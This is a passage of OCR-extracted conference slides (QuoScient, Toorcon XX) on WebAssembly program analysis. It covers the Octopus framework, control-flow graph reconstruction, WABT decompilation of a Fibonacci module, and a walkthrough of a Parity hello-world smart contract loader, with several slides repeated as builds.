    "\04\06deploy\05\11rust_begin_unwind")
)
```

© QuoScient | Toorcon XX

Binary Format – principals sections

- **Code** section - #10
  - contains a body for every function in the module.
  - Function bytecode

- **Data** section - #11
  - declares the initialized data that is loaded into the linear memory.
  - like the `.data` of a PE

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01_\06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
    "\04\06deploy\05\11rust_begin_unwind")
)
```

© QuoScient | Toorcon XX

Binary Format – principals sections

- **Code** section - #10
  - contains a body for every function in the module.
  - Function bytecode

- **Data** section - #11
  - declares the initialized data that is loaded into the linear memory.
  - like the `.data` of a PE

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01_\06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
    "\04\06deploy\05\11rust_begin_unwind")
)
```

© QuoScient | Toorcon XX


05

Program analysis

© QuoScient | Toorcon XX

Octopus

- Security analysis framework
  - WebAssembly module
  - Blockchain Smart Contracts (BTC/ETH/NEO/EOS)
- https://github.com/quoscient/octopus



	BTC	ETH	EOS	NEO	WASM
Explorer	✓	✓	✓	✓	○
Disassembler	✓	✓	✓	✓	✓
Control Flow Analysis	✗	✓	✓	✓	✓
Call Flow Analysis	✗	+	✓	+	✓
IR conversion (SSA)	✗	+	+	✗	+
Symbolic Execution	✗	+	+	✗	+

© QuoScient | Toorcon XX

Control flow graph (CFG) reconstruction

- Block/label operators
  - Define sequence of instructions
  - Beginning of a basicblock
  - `block, loop, if, else`
  - `end` instructions close the block

- Branch operators
  - Immediate = relative depth
  - Jump label defined statically
  - `br, br_if, br_table`


Control flow operators (described here)

Name	Opcode	Immediates	Description
`unreachable`	`0x00`		trap immediately
`nop`	`0x01`		no operation
`block`	`0x02`	sig : `block_type`	begin a sequence of expressions, yielding 0 or 1 values
`loop`	`0x03`	sig : `block_type`	begin a block which can also form control flow loops
`if`	`0x04`	sig : `block_type`	begin if expression
`else`	`0x05`		begin else expression of if
`end`	`0x0b`		end a block, loop, or if
`br`	`0x0c`	relative_depth : `varuint32`	break that targets an outer nested block
`br_if`	`0x0d`	relative_depth : `varuint32`	conditional break that targets an outer nested block
`br_table`	`0x0e`	see below	branch table control flow construct
`return`	`0x0f`		return zero or one value from this function

© QuoScient | Toorcon XX

Control flow graph (CFG) - Fibonacci


```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block  ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```



© QuoScient | Toorcon XX

Control flow graph (CFG) - Fibonacci

```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block  ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```



© QuoScient | Toorcon XX


CallFlow graph


Call operators (described here)

Name	Opcode	Immediates	Description
`call`	`0x10`	function_index : `varuint32`	call a function by its index
`call_indirect`	`0x11`	type_index : `varuint32` , reserved : `varuint1`	call a function indirect with an expected signature

The `call_indirect` operator takes a list of function arguments and as the last operand the index into the table. Its `reserved` immediate is for future use and must be `0` in the MVP.

- `call`
  - arg: index of the function
- `call_indirect`
  - arg: signature type - ex: (i32 i32) → i32
  - Function index popped from the stack at runtime
  - index need to be in the `Table` section






© QuoScient | Toorcon XX

WABT: WebAssembly Binary Toolkit

- WABT: WebAssembly Binary Toolkit
  - Suite of tools for WebAssembly
  - Translation & Decompilation





```
196  static void init_func_types(void) {
197    func_types[0] = wasm_rt_register_fu
198  }
199
200  static u32 fib(u32);
201
202  static void init_globals(void) {
203  }
204
205  static wasm_rt_memory_t memory;
206
207  static wasm_rt_table_t T0;
208
209  static u32 fib(u32 p0) {
210    FUNC_PROLOGUE;
211    u32 i0, i1, i2;
212    i0 = p0;
213    i1 = 1u;
214    i0 |= i1;
215    i1 = 1u;
216    i0 = i0 != i1;
217    if (i0) {goto B0;}
218    i0 = p0;
219    goto Bfunc;
220    B0:;
221    i0 = p0;
222    i1 = 4294967295u;
223    i0 += i1;
224    i0 = fib(i0);
225    i1 = p0;
226    i2 = 4294967294u;
227    i1 += i2;
228    i1 = fib(i1);
229    i0 += i1;
230    Bfunc:;
231    FUNC_EPILOGUE;
232    return i0;
233  }
234
235
236  static void init_memory(void) {
237    wasm_rt_allocate_memory((&memory), 1
238  }
239
240  static void init_table(void) {
241    uint32_t offset;
242    wasm_rt_allocate_table((&T0), 0, 429
243  }
244
```

© QuoScient | Toorcon XX

06

Real-life examples analysis



© QuoScient | Toorcon XX

ethereum

+


parity

technologies ltd

What is Ethereum?

- *“Ethereum is a decentralized platform that runs smart contracts”*

- Create by Vitalik Buterin & Gavin Wood - 2013
  - White paper: Description of the project
  - Yellow paper: Ethereum's formal specification (Technical)




- Smart contracts (i.e. applications)
  - stored & execute on the blockchain
  - run in a virtual machine
    - Ethereum Virtual machine (EVM) / EVM bytecode / Solidity source code
    - (Future) WebAssembly VM / Wasm module / C, C++, Rust, ….

© QuoScient | Toorcon XX


What is Ethereum?

- *"Ethereum is a decentralized platform that runs smart contracts"*

- Create by Vitalik Buterin & Gavin Wood - 2013
  - White paper: Description of the project
  - Yellow paper: Ethereum's formal specification (Technical)



- Smart contracts (i.e. applications)
  - stored & execute on the blockchain
  - run in a virtual machine
    - Ethereum Virtual machine (EVM) / EVM bytecode / Solidity source code
    - (Future) WebAssembly VM / Wasm module / C, C++, Rust, ….



https://www.ethernodes.org/network/1

- Parity Technologies provides (Ethereum) Blockchain related services
  - Created by Gavin Wood
  - Their Ethereum client represent ~20% of participants

parity technologies ltd

Parity WASM smart contract

Overview

Transaction Information


[This is a Kovan **Testnet** Transaction Only]

TxHash:	0x5adeea1aeebb8911ed989a692de65b59083d517c566c9d41b3b18825830ae0cc
Block Height:	6601068 (1509256 block confirmations)
TimeStamp:	116 days 17 hrs ago (Mar-28-2018 03:00:24 PM +UTC)
From:	0x00a329c0648769a73afac7f9381e08fb43dbea72
To:	[Contract 0x1120e596b173d953ba52ce262f73ce3734b0e40e Created]
Value:	0 Ether ($0.00)
Gas Limit:	940000
Gas Used By Txn:	123847
Gas Price:	0.000000006 Ether (6 Gwei)
Actual Tx Cost/Fee:	0.000743082 Ether ($0.000000)
Nonce & {Position}:	1010 | {0}

Input Data:


```
0x0061736d01000000010c0360000060027f7f00600000021a0203656e76066d656d6f72790201021003656e760372657400010303020
0020405017001010107080104636 16c6c00020a110202000b0c001001418c0841e80110000b0b810202004180080b0b48656c6c6f2077
6f726c6400418c080be8010061736d0100000001090260000060027f7f00021a0203656e760372657400010365 6e76066d656d6f72790
2010210030302000004050170010101050100060100070801046361 6c6c00010a120205001002000b0a00418008410b1000000b0b1201
```

View Input As



Parity “Helloworld” analysis – loader

- `Input data` of the transaction that create the smart contract
  - Contain loader bytecode + embedded runtime code
  - runtime code stored on the blockchain during loader execution
  - Exactly the same way to create smart contract than with EVM




© QuoScient | Toorcon XX


Parity “Helloworld” analysis – loader

- `Input data` of the transaction that create the smart contract
  - Contain loader bytecode + embedded runtime code
  - runtime code stored on the blockchain during loader execution
  - Exactly the same way to create smart contract than with EVM

- 3 functions in the loader:
  - `call(): exported`
  - `ret(i32 i32): imported`
  - `$func1(): local`



`imported` / `exported` function



© QuoScient | Toorcon XX


Parity “Helloworld” analysis – loader

- `Input data` of the transaction that create the smart contract
  - Contain loader bytecode + embedded runtime code
  - runtime code stored on the blockchain during loader execution
  - Exactly the same way to create smart contract than with EVM


- 3 functions in the loader:
  - `call(): exported`
  - `ret(i32 i32): imported`
  - `$func1(): local`

- `call()` pseudo-code:

```
1  def call():
2      func1()
3      ret(i32.const 1036, i32.const 232)
```



`imported` / `exported` function



© QuoScient | Toorcon XX

Parity “Helloworld” analysis – loader

- Linear memory initialize with:


```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
